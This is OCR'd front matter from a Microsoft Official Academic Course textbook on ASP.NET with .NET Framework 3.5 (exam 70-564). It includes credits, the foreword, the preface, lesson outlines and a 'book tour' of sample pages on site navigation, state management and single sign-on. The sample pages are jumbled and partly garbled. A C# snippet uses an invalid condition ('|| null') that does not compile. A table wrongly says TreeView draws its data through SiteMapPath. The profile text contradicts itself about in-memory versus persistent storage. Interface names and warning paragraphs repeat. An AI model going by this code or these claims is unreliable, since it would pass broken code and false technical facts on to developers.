


**Microsoft®**

*Official Academic Course*

A close-up photograph of a young Black man with a warm smile. He is wearing a light-colored, vertically striped button-down shirt over a white t-shirt. He is seated at a desk, facing slightly to his left, with his hands visible on a computer keyboard. The background is blurred, showing what appears to be an office or classroom environment.

# Designing and Developing ASP.NET Applications Using the Microsoft®.NET Framework 3.5

Microsoft Certified Professional Developer Exam 70-564



Microsoft® Official Academic Course

---

# Designing and Developing ASP.NET Applications Using the Microsoft® .NET Framework 3.5, Exam 70-564



## Credits

<b>EXECUTIVE EDITOR</b>	John Kane
<b>DIRECTOR OF SALES</b>	Mitchell Beaton
<b>EXECUTIVE MARKETING MANAGER</b>	Chris Ruel
<b>MICROSOFT SENIOR PRODUCT MANAGER</b>	Merrick Van Dongen of Microsoft Learning
<b>EDITORIAL PROGRAM ASSISTANT</b>	Jennifer Lartz
<b>PRODUCTION MANAGER</b>	Micheline Frederick
<b>PRODUCTION EDITOR</b>	Kerry Weinstein
<b>CREATIVE DIRECTOR</b>	Harry Nolan
<b>COVER DESIGNER</b>	Jim O'Shea
<b>TECHNOLOGY AND MEDIA</b>	Tom Kulesa/Wendy Ashenberg

This book was set in Garamond by Aptara, Inc. and printed and bound by Bind Rite Graphics.  
The cover was printed by Phoenix Color.

Copyright © 2011 by John Wiley & Sons, Inc. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, except as permitted under Sections 107 or 108 of the 1976 United States Copyright Act, without either the prior written permission of the Publisher, or authorization through payment of the appropriate per-copy fee to the Copyright Clearance Center, Inc. 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. Requests to the Publisher for permission should be addressed to the Permissions Department, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030-5774, (201) 748-6011, fax (201) 748-6008. To order books or for customer service, please call 1-800-CALL WILEY (225-5945).

Microsoft, ActiveX, Excel, InfoPath, Microsoft Press, MSDN, OneNote, Outlook, PivotChart, PivotTable, PowerPoint, SharePoint, SQL Server, Visio, Windows, Windows Mobile, Windows Server, and Windows Vista are either registered trademarks or trademarks of Microsoft Corporation in the United States and/or other countries. Other product and company names mentioned herein may be the trademarks of their respective owners.

The example companies, organizations, products, domain names, e-mail addresses, logos, people, places, and events depicted herein are fictitious. No association with any real company, organization, product, domain name, e-mail address, logo, person, place, or event is intended or should be inferred.

The book expresses the author's views and opinions. The information contained in this book is provided without any express, statutory, or implied warranties. Neither the authors, John Wiley & Sons, Inc., Microsoft Corporation, nor their resellers or distributors will be held liable for any damages caused or alleged to be caused either directly or indirectly by this book.

Evaluation copies are provided to qualified academics and professionals for review purposes only, for use in their courses during the next academic year. These copies are licensed and may not be sold or transferred to a third party. Upon completion of the review period, please return the evaluation copy to Wiley. Return instructions and a free of charge return shipping label are available at [www.wiley.com/go/returnlabel](http://www.wiley.com/go/returnlabel). Outside of the United States, please contact your local representative.

ISBN 978-0-470-57812-4

Printed in the United States of America

10 9 8 7 6 5 4 3 2 1

**[www.wiley.com/college/microsoft](http://www.wiley.com/college/microsoft) or  
call the MOAC Toll-Free Number: 1+(888) 764-7001 (U.S. & Canada only)**

# Foreword from the Publisher

---

Wiley's publishing vision for the Microsoft Official Academic Course series is to provide students and instructors with the skills and knowledge they need to use Microsoft technology effectively in all aspects of their personal and professional lives. Quality instruction is required to help both educators and students get the most from Microsoft's software tools and to become more productive. Thus our mission is to make our instructional programs trusted educational companions for life.

To accomplish this mission, Wiley and Microsoft have partnered to develop the highest quality educational programs for Information Workers, IT Professionals, and Developers. Materials created by this partnership carry the brand name "Microsoft Official Academic Course," assuring instructors and students alike that the content of these textbooks is fully endorsed by Microsoft, and that they provide the highest quality information and instruction on Microsoft products. The Microsoft Official Academic Course textbooks are "Official" in still one more way—they are the officially sanctioned courseware for Microsoft IT Academy members.

The Microsoft Official Academic Course series focuses on *workforce development*. These programs are aimed at those students seeking to enter the workforce, change jobs, or embark on new careers as information workers, IT professionals, and developers. Microsoft Official Academic Course programs address their needs by emphasizing authentic workplace scenarios with an abundance of projects, exercises, cases, and assessments.

The Microsoft Official Academic Courses are mapped to Microsoft's extensive research and job-task analysis, the same research and analysis used to create the Microsoft Certified Professional Developer (MCPD) exam. The textbooks focus on real skills for real jobs. As students work through the projects and exercises in the textbooks they enhance their level of knowledge and their ability to apply the latest Microsoft technology to everyday tasks. These students also gain resume-building credentials that can assist them in finding a job, keeping their current job, or in furthering their education.

The concept of lifelong learning is today an utmost necessity. Job roles, and even whole job categories, are changing so quickly that none of us can stay competitive and productive without continuously updating our skills and capabilities. The Microsoft Official Academic Course offerings, and their focus on Microsoft certification exam preparation, provide a means for people to acquire and effectively update their skills and knowledge. Wiley supports students in this endeavor through the development and distribution of these courses as Microsoft's official academic publisher.

Today educational publishing requires attention to providing quality print and robust electronic content. By integrating Microsoft Official Academic Course products and Microsoft certifications, we are better able to deliver efficient learning solutions for students and teachers alike.

**Bonnie Lieberman**

General Manager and Senior Vice President

# Preface

---


Welcome to the Microsoft Official Academic Course (MOAC) program for Designing and Developing ASP.NET Application Using the Microsoft .NET Framework 3.5. MOAC represents the collaboration between Microsoft Learning and John Wiley & Sons, Inc. publishing company. Microsoft and Wiley teamed up to produce a series of textbooks that deliver compelling and innovative teaching solutions to instructors and superior learning experiences for students. Infused and informed by in-depth knowledge from the creators of Microsoft .NET Framework, and crafted by a publisher known worldwide for the pedagogical quality of its products, these textbooks maximize skills transfer in minimum time. Students are challenged to reach their potential by using their new technical skills as highly productive members of the workforce.

Because this knowledgebase comes directly from Microsoft, architect of the Microsoft .NET Framework and creator of the Microsoft Certified Professional Developer certification ([www.microsoft.com/learning/mcp/mcpd](http://www.microsoft.com/learning/mcp/mcpd)), you are sure to receive the topical coverage that is most relevant to students' personal and professional success. Microsoft's direct participation not only assures you that MOAC textbook content is accurate and current; it also means that students will receive the best instruction possible to enable their success on certification exams and in the workplace.

## ■ The Microsoft Official Academic Course Program

---

The *Microsoft Official Academic Course* series is a complete program for instructors and institutions to prepare and deliver great courses on Microsoft software technologies. With MOAC, we recognize that, because of the rapid pace of change in the technology and curriculum developed by Microsoft, there is an ongoing set of needs beyond classroom instruction tools for an instructor to be ready to teach the course. The MOAC program endeavors to provide solutions for all these needs in a systematic manner in order to ensure a successful and rewarding course experience for both instructor and student—technical and curriculum training for instructor readiness with new software releases; the software itself for student use at home for building hands-on skills, assessment, and validation of skill development; and a great set of tools for delivering instruction in the classroom and lab. All are important to the smooth delivery of an interesting course on Microsoft software, and all are provided with the MOAC program. We think about the model below as a gauge for ensuring that we completely support you in your goal of teaching a great course. As you evaluate your instructional materials options, you may wish to use the model for comparison purposes with available products.



---

## ■ What Should I Know to Take This Course?

---

Students in this course must have fundamental knowledge of any of the versions of the .NET Framework and Visual Studio. Since this book is based on C#, the book assumes that the students are familiar with web designing and programming. Students taking this course should also have taken, or have the requisite knowledge from, the courses based on the MCTS 70-536 and 70-562 exams.

---

## ■ What Is in This Book?

---

This book discusses the various objectives of the 70-564 exams in thirteen lessons.

### **Lesson 1: Designing Web Applications with Suitable Controls**

This lesson describes the usage of different .NET Web control types such as:

- Standard Controls
- Rich Controls
- Third-Party Controls
- Validation Controls and Mechanisms

### **Lesson 2: Designing Web Sites**

This lesson focuses on topics pertaining to the designing of Web sites such as:

- Master Page Layouts
- Themes and Skins
- Designing for User Agents

### **Lesson 3: Creating Web Applications and Web Sites**

This lesson explains techniques involved in creating Web sites and Web applications such as:

- Site Navigation
- Web Site Model
- Web Application Project
- Runtime Management

### **Lesson 4: Designing State Management for Web Applications**

This lesson deals with application state management concepts such as:

- Control States
- State Management Strategies
- Page Life-Cycle Events

### **Lesson 5: Designing Reusable Controls**

This lesson covers the techniques to create reusable controls such as:

- User Controls
- Custom Controls
- Behavior Inheritance

### **Lesson 6: Leveraging Scripting with ASP.NET AJAX**

This lesson deals with .NET AJAX concepts that include:

- AJAX Control Toolkit
- Managing JavaScript Dependencies

### **Lesson 7: Troubleshooting Web Applications**

This lesson focuses on concepts to troubleshoot ASP.NET Web applications such as:

- Error-Handling Strategies
- Error Logging
- Tracing and Debugging
- Asynchronous Pages

### **Lesson 8: Accessing and Displaying Data**

This lesson describes data access concepts such as:

- Data Access Basics
- Pagination
- Vendor-Independent Database Interactions

### **Lesson 9: Accessing Data from Different Sources**

This lesson explains various techniques and concepts to source data in ASP.NET applications such as:

- SQLDataSources
- ObjectDataSources
- XMLDataSources
- LINQ
- Lambda Expressions
- LINQ to SQL
- LINQ to Objects
- LINQ to XML

### **Lesson 10: Enhancing Web Applications**

This lesson deals with various mechanisms to enhance ASP.NET Web applications such as:

- Web Services
- Globalization

### **Lesson 11: Designing Security Measures**

This lesson discusses the various security measures for .NET applications such as:

- Security Providers
- User Profiles

### **Lesson 12: Protecting Web Applications**

This lesson covers the various techniques for protecting .NET Web applications such as:

- Configuration File Settings
- Protecting against vulnerabilities
- Protecting Sensitive Information

### **Lesson 13: Configuring and Deploying Web Applications**

This lesson focuses on concepts to configure and deploy ASP.NET Web applications such as:

- Configuration Files
- Deployment Strategies



# Illustrated Book Tour

---

## ■ Pedagogical Features

---

The MOAC textbook for Designing and Developing ASP.NET Applications Using the Microsoft .NET Framework 3.5 is designed to cover all the learning objectives for that MCITP exam, which is referred to as its “objective domain.” The Microsoft Certified Technology Specialist (MCTS) exam objectives are highlighted throughout the textbook. Many pedagogical features have been developed specifically for *Microsoft Official Academic Course* programs.

Presenting the extensive procedural information and technical concepts woven throughout the textbook raises challenges for the student and instructor alike. The Illustrated Book Tour that follows provides a guide to the rich features contributing to *Microsoft Official Academic Course* program’s pedagogical plan. Following is a list of key features in each lesson designed to prepare students for success on the certification exams and in the workplace:

- Each lesson begins with an **Objective Domain**. More than a standard list of learning objectives, the Objective Domain Matrix correlates each software skill covered in the lesson to the specific MCPD exam objective domain.
- Concise and frequent **Step-by-Step** instructions teach students new features and provide an opportunity for hands-on practice. Numbered steps give detailed step-by-step instructions to help students learn software skills. The steps also show results and screen images to match what students should see on their computer screens.
- **Illustrations:** Screen images provide visual feedback as students work through the exercises. The images reinforce key concepts, provide visual clues about the steps, and allow students to check their progress.
- **Key Terms:** Important technical vocabulary is listed at the beginning of the lesson. When these terms are used later in the lesson, they appear in bold italic type and are defined.
- Engaging point-of-use **Reader aids**, located throughout the lessons, tell students why this topic is relevant (*The Bottom Line*), provide students with helpful hints (*Take Note*), or show alternate ways to accomplish tasks (*Another Way*). Reader aids also provide additional relevant or background information that adds value to the lesson.
- **Certification Ready?** features throughout the text signal students where a specific certification objective is covered. They provide students with a chance to check their understanding of that particular MCPD exam objective and, if necessary, review the section of the lesson where it is covered.
- **Knowledge Assessments** provide progressively more challenging lesson-ending activities, including practice exercises and case scenarios.

## ■ Lesson Features

3
LESSON

### Creating Web Applications and Web Sites

**OBJECTIVE DOMAIN MATRIX**

TECHNOLOGY SKILL	OBJECTIVE DOMAIN	OBJECTIVE DOMAIN NUMBER
Implementing Site Navigation	Design site navigation.	2.4
Deciding between Web Applications and Web Sites	Determine when to use the Web site project versus a web application project.	4.1
Manipulating HTTP Runtime	Write HTTP modules and HTTP handlers.	5.3

**KEY TERMS**

ASP.NET navigation system	password sync adapter
backbone	security trimming
HTTP handler	single sign-on
HTTP handler factory	traditional single sign-on application
HTTP module	URL rewriting

Programmers need to analyze various features when creating web applications and Web sites. Navigation is one important aspect of site design, regardless of the valuable information the navigation can provide. Therefore, it is important to determine when to use a Web site or a Web application. Web applications and Web sites are commonly referred to as "Web projects." You can select either of these terms depending on functionality and utilization requirements. You must choose the correct model for your application by analyzing the features of the available project types.

**■ Implementing Site Navigation**

When creating a Web site, you may not know how much it will need to grow to meet future demands. When creating such complex Web sites, which could have additional pages in due course, it is necessary to provide user-friendly consistent links for site navigation. Creating your own navigation system with consistency when transferring users from one page to another page in a Web site becomes critical. To make this part a lot easier in this case, ASP.NET provides a built-in navigation system for building unified site navigation.

THE BOTTOM LINE

60

**Warning Reader Aid**

**AVOIDING** The session state objects remain for the lifetime of every session in your application. Therefore, if you are using the application simultaneously, session state can affect the performance of other resources affecting the scalability of the application.

**X REF** To know more about storing session variables, refer to the section "Using Profile" under "Understanding Control States" of this lesson.

**AVOIDING** The session state objects remain for the lifetime of every session in your application. Therefore, if you are using the application simultaneously, session state can affect the performance of other resources affecting the scalability of the application.

**AVOIDING** Designing State Management for Web Applications | 95

The advantages of using profile properties in your application include:

- You can preserve information in profile properties across Internet Information Server (IIS) restarts and worker-process restarts because the data is stored in an external mechanism. In addition, you can also maintain information stored in profile properties across multiple application instances.
- You can use profile properties in both multicompiler and multiprocessor configurations, thus minimizing scalability issues.
- To use profile properties, you should configure a profile provider. Apart from using the built-in ASP.NET `SqlProfileProvider` class to store profile data in a SQL database, you can also use a custom profile provider that stores data in a custom format to a custom storage such as an XML file or a web service.

The disadvantages of using profile properties in your application include:

- Because profile properties are stored in memory, the performance of your web application is affected due to round-trips to the data source.
- Profile properties require a considerable amount of configuration because you need to configure all the profile properties that you might store.
- Because profile properties persist in nonvolatile storage, you must make sure that your application calls the necessary clean-up mechanisms of the profile provider when data becomes stale, thus adding the work of data maintenance to your task list.

**USING DATABASE SUPPORT**

Using database support allows large amounts of sensitive information such as transactional data. In addition, use database support when you want the information to survive application and session restarts, and data mining is your major concern.

Using database support to manage state has the following advantages:

- Because access to the database requires strict authentication and authorization, you can be sure of the security of your data.
- You can store any volume of data.
- Because you can maintain data in the database, irrespective of the availability of the web server, database support for state management ensures data persistence.
- Because the database includes various features such as triggers, referential integrity, and transactions, you can maintain and recover sensitive data safely in spite of common errors.
- Data stored in database is available to all information processing tools.
- Because there is a widespread support for database, you can take advantage of the large range of available databases and widely available custom configurations.

Using database support to manage state has the following disadvantages:

- When you use database for maintaining state, it increases the hardware and software configurations complexity.
- When relational data model constructs are poor, the scalability of your application is affected. In addition, forcing too many queries to the database affects server performance.

**CERTIFICATION READY?**  
Design a state management strategy

31

### Objective Domain Matrix

### Key Terms

68 | Lesson 3

**USING CSS FRIENDLY ADAPTERS**

To ease your part in creating a control adapter from scratch, Microsoft has provided CSS Friendly Control Adapters.

Most of the web server controls including the Menu control render using the HTML `<table>` element for their layout. However, the HTML `<table>` element provides user interface for storing tabular data rather than displaying hierarchical data. To provide a better layout of your Web site structure for the Menu control, you can override the default rendering of the Menu control using the CSS Friendly Control Adapters.

**ADD THE CSS FRIENDLY MENU ADAPTER**

To add the CSS Friendly Menu Adapter to your menu control in your web application:

- Build your Web site using the CSS Friendly ASP.NET Control Adapters Template.
- Modify the `CSSToolStripAdapters.browser` file to remove references to adapters for controls other than Menu control.
- Subscribe all pages with a Menu control to the Basic or Enhanced Theme to provide the page with the link to the required.css files in the theme directory.
- Add the `CssSelectorClass` attribute to all of your Menu controls to reference the top-level CSS class.

The following example shows a Menu control definition with the `CssSelectorClass` attribute set to the top-level `PrettyMenu` CSS class:

```
<asp:Menu ID="menu_CSSMenu" runat="server"
    DataSourceID="SiteMapDataSource1"
    CssSelectorClass="PrettyMenu" />
```

**DECIDING BETWEEN WEB APPLICATIONS AND WEB SITES**

While building your web applications in the .NET Framework, you can build the project as the Web site model, introduced in Visual Studio 2005, or the Web Application project bundled in as an add-in for Visual Studio 2005 and later, built within VS 2005 SP1. Depending on your business requirements, you can choose the Web site project template or the Web application project template.

**INTRODUCING THE PROJECT TYPES**

.NET offers two different project templates to create your web application: Web application project template and Web site project template.

Both Web application and Web site project templates have their own advantages and disadvantages.

**WEB APPLICATION PROJECT TEMPLATE**

This project template is designed for large projects. It is relevant for those projects that need to migrate from earlier versions of Visual Studio, such as VS 2003. The Web application project template uses a project file for the entire application you are creating. You can place all project-related files in this project file. The Solution Explorer displays this project file. However, you can include multiple Web application projects within a single solution.

### Certification Ready? Alerts

### Bottom Line Reader Aid

66 | Lesson 3

manufacturer roles could see only the links in the navigational display as shown next, because you have enabled security trimming for these users:

Home  
Manufacturer  
Customers  
Products  
Support

If you want to completely hide the Manufacturer link from users, you can set a file authorization rule on the Manufacturer.aspx page for the required users, and turn on the security-trimming feature for the site map file.

**X Ref**

To know more about setting file authorization, you can refer to the section "Configuring Authorization" in the "Configuring Security" section of Lesson 12, "Protecting Web Applications."

**Differentiating the Display Controls**

Because both the TreeView and SiteMapPath enable you to display the navigational structure of your Web site, the SiteMapPath differs from a TreeView control a little bit. Although you can use both the TreeView and SiteMapPath server controls to display navigational links, the SiteMapPath controls unlike from the TreeView in the way it displays the navigational structure and uses the site map provider.

Table 3-2 displays the important differences between the TreeView control and SiteMapPath control.

SITEMAPPATH CONTROL	TREEVIEW CONTROL
Displays text or image hyperlinks to ease user navigation around your Web site by using a smaller amount of space on a page.	Displays a hierarchical view of your Web site structure in a tree by using a larger amount of space on a page.
Gets navigation data directly from the site map.	Gets navigation data through the SiteMapPath control.
Enables users to view their current position relative to the Web site's navigational structure and provide a way to move up the hierarchy. For this reason, you can place the SiteMapPath control on the master page, to include it in all the content pages.	Enables users to view the whole structure of the Web site either in an expanded or collapsed manner and enables forward navigation.
Supports styles and templates.	Supports themes and a wide range of styles for completely controlling its appearance.

Figure 3-2 shows the SiteMapPath and TreeView controls displaying navigational links.

**Figure 3-2**  
SiteMapPath and TreeView Controls

Home : Book  
  - Home  
  - Product  
    - SubProduct  
      - Product1 Books  
        - Book  
        - Services  
    - Other  
      - < Prev (Product)> | | | (Services) Next >

## X-Ref Reader Aid

### Easy-to-Read Tables

64 | Lesson 3

**CHANGE SITE MAP NODES AT RUNTIME**

You should follow the steps listed here to change site map nodes at runtime:

1. Create an event handling method for the SiteMapResolve event in the required .aspx page to include the necessary code to return the modified node.
2. Call the event handling method in the Page\_Load method.

The following code sample shows how to handle the SiteMapResolve event. The ChangeNodeUrl() event handler modifies the target URL displayed by the SiteMapPath control. The sample code assumes that the current page is a post page:

```
private SiteMapNode ChangeNodeUrl(Object sender, SiteMapResolveEventArgs e)
{
    SiteMapNode ClonedNode = SiteMap.CurrentNode.Clone(true);
    SiteMapNode tempNode = ClonedNode;
    int postId = 44;
    int forumID = 10;
    tempNode.Url = tempNode.Url + "?postId=" + postId.ToString();
    if ((tempNode == tempNode.ParentNode) || null)
    {
        tempNode.Url = tempNode.Url + "?forumID=" + forumID.ToString();
    }
    return ClonedNode;
}
```

The following code shows how to associate the ChangeNodeUrl event handler with the SiteMapResolve event of the SiteMap class:

```
private void Page_Load(object sender, EventArgs e)
{
    SiteMap.SiteMapResolve += new SiteMapResolveEventHandler
    (this.ChangeNodeUrl);
}
```

**Filtering Site Map Nodes by User Roles**

One of the general scenarios for Web site developers is to restrict access to certain pages of their Web site from users based on their roles. The ASP.NET site maps provide a way to hide the navigational links to the restricted pages based on user roles.

ASP.NET site maps use a feature called **security trimming**, which makes available only those nodes for which the currently logged on user has authorization. To do this, the navigational user interface such as the Menu or TreeView will contain only those links that are accessible by the current user.

**TURNING ON SECURITY TRIMMING**

By default, the ASP.NET site navigation does not incorporate security trimming. You should explicitly turn on security trimming for the required site map provider to restrict access to pages.

**ENABLE SECURITY TRIMMING FOR A SITE MAP PROVIDER**

To enable security trimming for a site map provider:

1. Open the web.config file.
2. In the site map element, set the securityTrimmingEnabled attribute to true.

## Take Note Reader Aid

## Step-by-Step Exercises

55 NET Creating Web Applications and Web Sites | 75

SSO also includes administration tools to perform various administration-related operations. SSO maintains that the local system knows about the credentials that are needed to log on to remote systems. In this way, the remote system must verify the credentials on your local system. So when you update your credentials on your local computer, you must also update the remote systems accordingly. The component that synchronizes passwords across an enterprise is referred to as a password sync adapter.

From a programming viewpoint, it is possible to write two different kinds of applications using SSO: *traditional single sign-on application* and *password sync adapter*.

**UNDERSTANDING THE TRADITIONAL SINGLE SIGN-ON APPLICATION**

Traditional single sign-on application uses the single sign-on interface to interact with remote applications.

SSO programming architecture contains the following components:

- **Mapping component that maps between applications and users:** It is a process of linking a specified user with a specified application. You can map between application and user when using ISSOManager, ISSOManager, and ISSOManager2 interfaces. You can add, delete, enable, and disable users using the ISSOManager interface. You can get and set mapping data for the current user using ISSOManager and ISSOManager2 interfaces.
- **Lookup component to look up the credentials for a specified user:** The core objective of the SSO programming interface is the ability to look up credentials for specified users. You can get credentials using ISSOUserCookie1 and ISSOUserCookie2 interfaces. You can retrieve your external credentials using ISSOUserCookie1 interface. You can look up the credentials of a remote user for a local affiliate application using ISSOUserCookie2 interface. ISSOUserCookie1 is useful for a traditional SSO application and ISSOUserCookie2 is useful for a multi-tenant SSO application.
